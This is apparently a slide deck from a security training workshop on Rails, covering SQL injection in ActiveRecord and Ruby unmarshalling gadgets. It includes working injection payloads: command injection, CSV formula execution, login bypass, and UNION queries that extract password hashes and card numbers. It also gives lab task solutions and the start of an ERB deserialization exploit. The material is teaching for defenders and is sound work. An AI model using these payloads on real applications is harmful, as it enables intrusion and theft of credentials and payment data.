Gaps in the Magic

Exploiting Security Edge Cases in Rails

MERISTEM
INFOSEC

Agenda

- SQL injection
  - Fundamentals of Injection Attacks
  - ActiveRecord Case Study
  - LUNCH / Hands-on Activities
  - Hack an Open-source App
- Unmarshalling (deserialization) Vulnerabilities
  - What is marshalling?
  - The big risk – order of operations
  - Gadgets
  - Hack-a-long (Reconstructed Commercial Vulnerability)

Introductions

Mark Hoopes

- Application Security Consultant for 10 years (Enterprise IT before that)
- Recently founded Meristem InfoSec (AppSec / NetPen Consultancy)

Heidi Hoopes

- Ruby Developer / Engineering Manager
- API Evangelist for State of Colorado

Setup: Rails Console


- Navigate to https://replit.com/
- Click "Sign up" (top right)
- Enter Username, Email, and Password
- Search for "ActiveRecordSyntaxPlayground"
- Click "Fork Repl" (top right)
- After clone is complete
  - Click "Shell" tab
  - Type "rails c"

Any Rails console with a table defined will work!


Demo – I'm running rails!

```
irb(main):001:0> puts 'Hello, Rails!'
Hello, Rails!
=> nil
irb(main):002:0> puts 'I'm Mark'
irb(main):003:0' '
SyntaxError: (irb):2: syntax error, unexpected tIDENTIFIER, expecting end-of-input
puts 'I'm Mark'
         ^
        from C:/DevTools/Ruby24/bin/irb.cmd:19:in `<main>'
```

The Injection Triangle




User Controlled Input




- Usually this will be an HTTP request parameter.
- It does NOT have to come from any user interface.
- In some cases it may be a field that is saved in one request and retrieved later.

String Concatenation



- Assembling a command or data string by piecing fragments together is an anti-pattern.
- Languages often have multiple syntaxes and functions that will insert a variable into a string.
  - They are all vulnerable.

Evaluation



- The problem occurs when the string is evaluated
  - The parser sees a whole string. It has no information about the source of different pieces.
  - The consequences of the injection are limited by the originating statement, the features available in the evaluating language, and the creativity of the attacker.

Example 1: OS injection

- Consider the following code to log failed sign in attempts to SYSLOG

```
system("logger 'Failed login for #{params[:user]}'")
```

- Consider the following "username" submitted by an attacker

```
Test'; touch /tmp/pwned; echo 'a
```

- The resulting command would be:

```
system("logger 'Failed login for Test'; touch /tmp/pwned; echo 'a'")
```

- The effect will be:
  - A SYSLOG message saying "Failed login for Test"
  - The file /tmp/pwned will be created
  - An 'a' will be written to SYSOUT and probably ignored

Example 2: Excel / CSV Injection

- Many websites allow users to export a table as a comma-separated value (CSV) file.
- Excel (and LibreOffice) contain formulas that execute operating system commands.

```
=CMD|'/C calc.exe'!A1
```

- If a user downloads an export containing this formula, opens it in Excel or LibreOffice, AND acknowledges a warning message, the command will execute.

Example 3: ActiveRecord 'where'

- Consider the following code to check a username and password

```
User.where("username='#{uname}' AND password='#{pword}'", uname, pword)
```

- Consider the following "username" submitted by an attacker

```
Admin'; --
```

- The resulting SQL statement would be:

```
SELECT "users".* FROM "users" WHERE username='Admin'; --' AND password=''
```

- The effect will be:
  - The password clause will become a comment and not limit the select statement.
  - The statement will return the user details for "Admin" and log the attacker in.

Explore the Magic

```
params = {fname: "test' or 'a'='a"}
```

1
```
User.where(first_name: params[:fname])
```

2
```
User.where("first_name='"+params[:fname]+"'")
```

3
```
User.where("first_name = '#{params[:fname]}'")
```

4
```
User.where(:first_name => params[:fname])
```

5
```
User.where("first_name = ?", params[:fname])
```

6
```
query = "first_name='"
query += params[:fname]
query += "'"
User.where(query)
```

1

```
User.where(first_name: params[:fname])
SELECT "users".* FROM "users" WHERE "users"."first_name" = $1  [["first_name",
"Weston"]]
```

4

```
User.where(:first_name => params[:fname])
SELECT "users".* FROM "users" WHERE "users"."first_name" = $1  [["first_name",
"Weston"]]
```

5

```
params[:payload] = "test' or 'a'='a"
User.where("first_name = ?", params[:payload])
SELECT "users".* FROM "users" WHERE (first_name = 'test'' or ''a''=''a')
```

2

```
params[:payload] = "test' or 'a'='a"
User.where("first_name='"+params[:payload]+"'")
SELECT "users".* FROM "users" WHERE (first_name='test' or 'a'='a')
```

6

```
query = "first_name='"
query += params[:payload]
query += "'"
User.where(query)
SELECT "users".* FROM "users" WHERE (first_name='test' or 'a'='a')
```

query.concat("part") and query << "part" have the same result.

3

```
User.where("first_name = '#{params[:payload]}'")
SELECT "users".* FROM "users" WHERE (first_name = 'test' or 'a'='a')
```

Go to the source… WHERE Clause

https://github.com/rails/rails/blob/main/activerecord/lib/active_record/relation/query_methods.rb:1290

```
def build_where_clause(opts, rest = []) # :nodoc:
  opts = sanitize_forbidden_attributes(opts)

  case opts
  when String, Array
    parts = [klass.sanitize_sql(rest.empty? ? opts : [opts, *rest])]
  when Hash
    opts = opts.transform_keys do |key|
      key = key.to_s
      klass.attribute_aliases[key] || key
    end
    references = PredicateBuilder.references(opts)
    self.references_values |= references unless references.empty?

    parts = predicate_builder.build_from_hash(opts) do |table_name|
      lookup_table_klass_from_join_dependencies(table_name)
    end
  when Arel::Nodes::Node
    parts = [opts]
```

Enforces the deny list of sensitive model attributes.

Go to the source… (pt. 2)

https://github.com/rails/rails/blob/main/activerecord/lib/active_record/sanitization.rb

sanitize_sql_for_conditions(condition) Link

Accepts an array or string of SQL conditions and sanitizes them into a valid SQL fragment for a WHERE clause.

```
sanitize_sql_for_conditions(["name=? and group_id=?", "foo'bar", 4])
# => "name='foo''bar' and group_id=4"

sanitize_sql_for_conditions(["name=:name and group_id=:group_id", name: "foo'bar", group_id: 4])
# => "name='foo''bar' and group_id='4'"

sanitize_sql_for_conditions(["name='%s' and group_id='%s'", "foo'bar", 4])
# => "name='foo''bar' and group_id='4'"

sanitize_sql_for_conditions("name='foo''bar' and group_id='4'")
# => "name='foo''bar' and group_id='4'"
```

Also aliased as: sanitize_sql

Source: show | on GitHub

Active Record's Defenses - Summary

- Active Record is designed to use methods for constructing SQL statements with variables passed to those methods.
  - Active Record automatically generates parameterized queries when this pattern is followed.
- Most gaps come when query logic is seen to be too complex to be represented using built-in methods.
- In order to support complex query logic some Active Record methods accept fragments of SQL and incorporate those fragments into the full statement.
  - Even these methods are generally safe if variables are passed properly.

All Glory, Laud, and Honor

The following list of vulnerable methods comes from fine work presented at https://rails-sqli.org/

Kudos to Justin Collins (aka PresidentBeef)

Vulnerable Methods

- calculate
- delete_by
  - destroy_by
- exists
- find_by
  - find_or_create_by
  - find_or_create_by!
  - find_or_initialize_by
- from
- group
- having
- joins
- lock
- not
- select
  - reselect
- where
  - rewhere
- update_all

Likelihood to Contain User Data:
Likely – Accepts a conditional clause
Possibly – Accepts field names
Rarely – Accepts column names or has complex syntax.

Exists?

- Generally, exists? accepts a value to be searched for as a primary key

```
Item.exists?("a")
SELECT 1 AS one FROM "items" WHERE "items"."key" = $1 LIMIT $2  [["key", "a"],
["LIMIT", 1]]
=> true
```

- But if it receives an array, it uses the first element directly.

```
Item.exists?(["value='apple'"])
SELECT 1 AS one FROM "items" WHERE (value='apple') LIMIT $1  [["LIMIT", 1]]
=> true
```

Exists? Exploited

- Imagine a website that accepted the following URL

```
https://example.com/items/exists?key=a
```

- And passed it to the following code

```
Item.exists?(params[:key])
```

- What would happen if the following URL were used?

```
https://example.com/items/exists?key[]=1=0) OR (SELECT true from users where
pass_hash LIKE 'a%%'
```

```
Item.exists?(["1=0) OR (SELECT true from users where pass_hash LIKE 'a%%'"])
SELECT 1 AS one FROM "items" WHERE (1=0) OR (SELECT true FROM users where
pass_hash LIKE 'a%')
=> true
```

"Black Hat" Thinking – What are your goals?

- Gain more access to a system than you are allowed
  - Bypass a login screen
  - Use unauthenticated features to discover or create credentials
- Gain access to more information than you are allowed
  - Access information that requires higher privileged roles
  - Access information that belongs to other "tenants" in a shared application
- Harm the targeted system
  - Overwrite important data
  - Delete all the things

Basic SQL Injection Techniques

- **Logic alteration**
  - Adding True/False clauses

```
SELECT User.* FROM users WHERE id=42 AND password='wrong' OR 'a'='a'
```

  - Statement termination/Comments

```
SELECT User.* FROM users WHERE uname='admin'; --' AND password='wrong'
```

- **Chained queries**
  - *Not supported by most current database drivers

```
SELECT Article.* FROM articles WHERE title LIKE '%search'; DROP TABLE users;--%'
```

Rails-Specific Considerations

- Many methods will automatically append a parameterized limit clause to the query.
  - If the remainder of the query has been commented out through injection, the query will no longer contain a place for the database to use the parameter and an error will be generated.
- To avoid the error, the injected payload must expect a parameter.

```
SELECT users.* FROM users WHERE (first_name = 'Lemuel'); --' AND pw_hash = '')
LIMIT $1  [["LIMIT", 1]]
ERROR: could not determine data type of parameter $1

SELECT users.* FROM users WHERE (first_name = 'Lemuel') OR $1!=0; --' AND
pw_hash = '') LIMIT $1  [["LIMIT", 1]]
SUCCESS
```

Your Turn – SQLi Workbook

- Navigate to http://sqliworkbook.meristeminfosec.com/
- Enter a short unique alphabetic string
  - Your own database will be created for you to work in
- Select the injectable Rails method
- Examine the query shell that this method uses
- Enter your payload using the previous examples as templates
- View the results of your query
- View the SQL statement the database received
- If (when) you delete data, press the reset button to repopulate the database.

Workbook Schema

USERS

t.integer "id"
t.string "first_name"
t.string "last_name"
t.string "email"
t.string "pw_hash"
t.boolean "is_admin"
t.datetime "created_at"
t.datetime "updated_at"

PRODUCTS

t.integer "id"
t.string "name"
t.string "image_url"
t.decimal "cost"
t.datetime "created_at", null: false
t.datetime "updated_at", null: false

ORDERS

t.integer "id"
t.bigint "user_id", null: false
t.string "credit_card"
t.datetime "created_at", null: false
t.datetime "updated_at", null: false

ORDER_PRODUCTS

t.integer "quantity"
t.bigint "order_id", null: false
t.bigint "product_id", null: false
t.datetime "created_at", null: false
t.datetime "updated_at", null: false

Workbook Task 1

Find the first name of the admin user using the "select" method.

Task 1 Solution

Submit

```
first_name, is_admin
```

Generates

```
SELECT User.first_name, User.is_admin FROM users
```

Result

```
#<ActiveRecord::Relation [#<User id: nil, first_name: "Micheal", is_admin: nil>, #<User id:
nil, first_name: "Joan", is_admin: nil>, #<User id: nil, first_name: "Rueben", is_admin:
nil>, #<User id: nil, first_name: "Porsche", is_admin: nil>, #<User id: nil, first_name:
"Walton", is_admin: nil>, #<User id: nil, first_name: "Alton", is_admin: nil>, #<User id:
nil, first_name: "Lorriane", is_admin: nil>, #<User id: nil, first_name: "Jerry", is_admin:
nil>, #<User id: nil, first_name: "German", is_admin: nil>, #<User id: nil, first_name:
"Rheba", is_admin: true>]
```

Workbook Task 2

Log in (retrieve the user object) as an admin using "find_by" or "where"

Task 2 Solution

Submit

```
Rheba') AND $1!=0; --
```

Generates

```
SELECT users.* FROM users WHERE (first_name = 'Rheba') AND $1!=0; --' AND
pw_hash = '') LIMIT $1
```

Result

```
#<User id: 1, first_name: "Rheba", last_name: "Paucek", email: "rheba@wolf.info", pw_hash:
"SnXsHuDa7BzL9", is_admin: true, created_at: "2022-05-17 19:06:03.900400000 +0000",
updated_at: "2022-05-17 19:06:04.071162000 +0000">
```

Advanced SQL Injection Techniques 1

- **Blind Injection**
  - Used when results of the query are not returned, but a behavior can be caused (success vs error, results vs empty set, quick vs slow response).
  - The injected query tests one character of the targeted data at a time, running through the alphabet (or ASCII chars) one at a time.

```
SELECT 1 AS one FROM users WHERE (uname='admin' AND pass_hash LIKE 'a%')
```

Advanced SQL Injection Techniques 2

- Union statements
  - Allows data from other tables to be appended to a query
  - The query must be written so that the same number of columns are returned AND so that the data types of each column match.
    - Note: NULL "matches" the type of most columns.

```
SELECT fname, lname, email, zip FROM users WHERE (fname LIKE '%a') UNION SELECT
NULL, email, pass_hash, NULL FROM users; -- %')
```

Advanced SQL Injection Techniques 3

- **Error Based Injection**
  - Adding useful information to an error message

```
SELECT User.* FROM users WHERE id='' and cast((SELECT name FROM users LIMIT 1)
as int) and 'a'='a'

ERROR:  invalid input syntax for type integer: "admin"
```

Workbook Task 3

- Find the first letter of the first name of an admin user using blind injection into the "exists?" method.

Workbook Task 3

Find the first letter of the first name of an admin user using blind injection into the "exists?" method.

Task 3 Solution

Submit

```
a') OR ((is_admin = true) AND first_name LIKE 'R
```

Generates

```
SELECT 1 AS one FROM "users" WHERE (last_name LIKE 'a') OR ((is_admin = true)
AND first_name LIKE 'R%') LIMIT $1
```

Result

```
true
```

Workbook Task 4

Use union injection to read a credit card number from the orders table using the "where" method.

Task 4 Solution

Submit

```
') UNION SELECT user_id, credit_card, NULL, NULL, NULL, NULL, NULL, NULL FROM orders WHERE 1!=$1; --
```

Generates

```
SELECT users.* FROM users WHERE (first_name = '') UNION SELECT user_id,
credit_card, NULL, NULL, NULL, NULL, NULL, NULL FROM orders WHERE 1!=$1; --' AND
pw_hash = 'SUBMITTED_PASSWORD') LIMIT $1
```

Result

```
#<ActiveRecord::Relation [#<User id: 7, first_name: "6759-9018-9476-4512", last_name: nil,
email: nil, pw_hash: nil, is_admin: nil, created_at: nil, updated_at: nil>,

and additional records…
```

Testing for SQL injection

- The most efficient method of finding SQL injection is to examine your code and ensure that the user control data is not passed to Active Record methods using string concatenation/interpolation.
- Dynamic (web crawlers) and interactive (instrumented) scanners are also useful to identify locations where the code doesn't do what you think it does.
- Manual Method
  - Send ', ", or % and watch for errors

Real World Example

http://mrhood.meristeminfosec.com

- Four year old code base found on GitHub
- Note: This site has only two working features:
  - Login
  - Stock Search

Your Mission

Find the password hash for Prince John

- Password hashes start with $2a$10
- Hints will be given periodically.
- You will have 10 minutes.

Hint 1

Target the search field.

Hint 2

Use a union query with five columns.
"Users" contains a "password_digest" colum.

Hint 3

The second column is displayed.

Solution

```
IBM') UNION SELECT id, password_digest,NULL,NULL,$1 FROM users
WHERE id=1; --
```

Go to the Source...

```
class Api::StocksController < ApplicationController

  def index
    @stocks = Stock.where("symbol iLIKE '#{params[:query]}%'").limit(6)
    render 'api/stocks/index'
  end

  def show
    @stock = Stock.find_by(symbol: params[:symbol].upcase)
    render 'api/stocks/show'
  end

end
```

Best idea


- Use Active Record methods to their fullest to avoid submitting SQL fragments as method parameters

- Strongly validate all user input
  - Especially if that input is going to be incorporated into a query
  - Also, if it is going to be incorporated into an HTML page response (defense against JavaScript injection a.k.a. cross site scripting)
  - Really anywhere since data accepted in one application may be processed by a downstream application that mistakenly assumes it can be "trusted".

Unmarshalling Vulnerabilities

What is Serialization/Marshalling?

The process of converting application data (typically complex data types) into a text representation.




```
["Yvonne", "CEO", [
  ["Lawrence", "VP Sales", nil],
  ["Carol", "CIO", nil], [
    ["Charla", "CISO", nil],
    ["Elisha", "VP Dev", nil]
  ],
  ["Tamika", "CFO", nil]]
]
```

Ruby's marshalling protocol

```
org = ["Yvonne", "CEO", [["Lawrence", "VP Sales", nil], ["Carol", "CIO", nil],
[["Charla", "CISO", nil],["Elisha", "VP Dev", nil]],["Tamika", "CFO", nil]]]

Marshal.dump(org)

=> "\x04\b[\bI\"\vYvonne\x06:\x06ETI\"\bCEO\x06;\x00T[\t[\bI\"\rLawrence\x06;
\x00TI\"\rVP Sales\x06;\x00T0[\bI\"\nCarol\x06;\x00TI\"\bCIO\x06;\x00T0[\a
[\bI\"\vCharla\x06;\x00TI\"\tCISO\x06;\x00T0[\bI\"\vElisha\x06;\x00TI\"\vVP
Dev\x06;\x00T0[\bI\"\vTamika\x06;\x00TI\"\bCFO\x06;\x00T0"
```

- Binary objects i.e. contain unprintable (and printable) characters
  - Starts with the version number: 0x040b = 4.8 (hasn't changed recently)
  - Uses typecodes to indicate the type of the object that follow
- Captures object DATA not METHODS

Base64 Encoding

- Sending binary objects via the HTTP protocol can be…unpredictable
- Base64 encoding ensures that only HTTP safe characters are used.

```
\x04\b[\bI\"\vYvonne\x06:\x06ETI\"\bCEO\x06;\x00T[\t[\bI\"\rLawrence\x06;
\x00TI\"\rVP Sales\x06;\x00T0[\bI\"\nCarol\x06;\x00TI\"\bCIO\x06;\x00T0[\a
[\bI\"\vCharla\x06;\x00TI\"\tCISO\x06;\x00T0[\bI\"\vElisha\x06;\x00TI\"\vVP
Dev\x06;\x00T0[\bI\"\vTamika\x06;\x00TI\"\bCFO\x06;\x00T0
```

```
BAhbCEkiC1l2b25uZQY6BkVUSSIIQ0VPBjsAVFsJWwhJIg1MYXdyZW5jZQY7AFRJIg1WUCBTYWxlcwY7
AFQwWwhJIgpDYXJvbAY7AFRJIghDSU8GOwBUMFsHWwhJIgtDaGFybGEGOwBUSSIJQ0lTTwY7AFQwWwhJ
IgtFbGlzaGEGOwBUSSILVlAgRGV2BjsAVDBbCEkiC1RhbWlrYQY7AFRJIghDRk8GOwBUMA==
```

Unmarshalling order of operations

1. Text representation is received by the application.
2. The application calls Marshal.load(data)
3. The Ruby marshal method parses the data received.
4. Ruby instantiates the objects and sets their values as described in the data.
5. Ruby returns the instantiated object.
6. The application receives the object and can now act on it.

Deserialization/Unmarshalling Gadgets

- A "gadget" is an object or series of objects that can be arranged to execute DATA as CODE during instantiation.
  - Some gadgets trigger at other lifecycle events (e.g. destruction) but these often give the application code at least a chance to detect an attack.
- Any class/object that exists in the server's libraries (and that can be marshaled) can be used in a gadget.
  - Standard Ruby libraries
  - Standard Rails libraries
  - Custom application libraries

Unmarshalling…what could go wrong?

- ERB is a templating library with built in code parsing capability
  - The library contains an instance variable class that may contain pure Ruby code.
  - The code is executed when the "result" method is called on this class.
- The ActiveSupport library contains a feature where a method can be called when a "deprecated" variable is accessed.
  - We can set the "result" method to be triggered when the "result" variable is accessed, which it is during unmarshalling.
- Combining these objects, attacker provided code will be executed when the object is unmarshalled
- Fixed in Ruby 2.7.0 (Mar 2019) by preventing serialization of ERB

https://lab.wallarm.com/exploring-de-serialization-issues-in-ruby-projects-801e0a3e5a0a/

Exploit Code

```
require "base64", require "erb"
class ActiveSupport
  class Deprecation
    def initialize()
      @silenced = true
    end
    class DeprecatedInstanceVariableProxy
      def initialize(instance, method)
        @instance = instance
        @method = method
        @deprecator =
ActiveSupport::Deprecation.new
      end
    end
  end
end
```

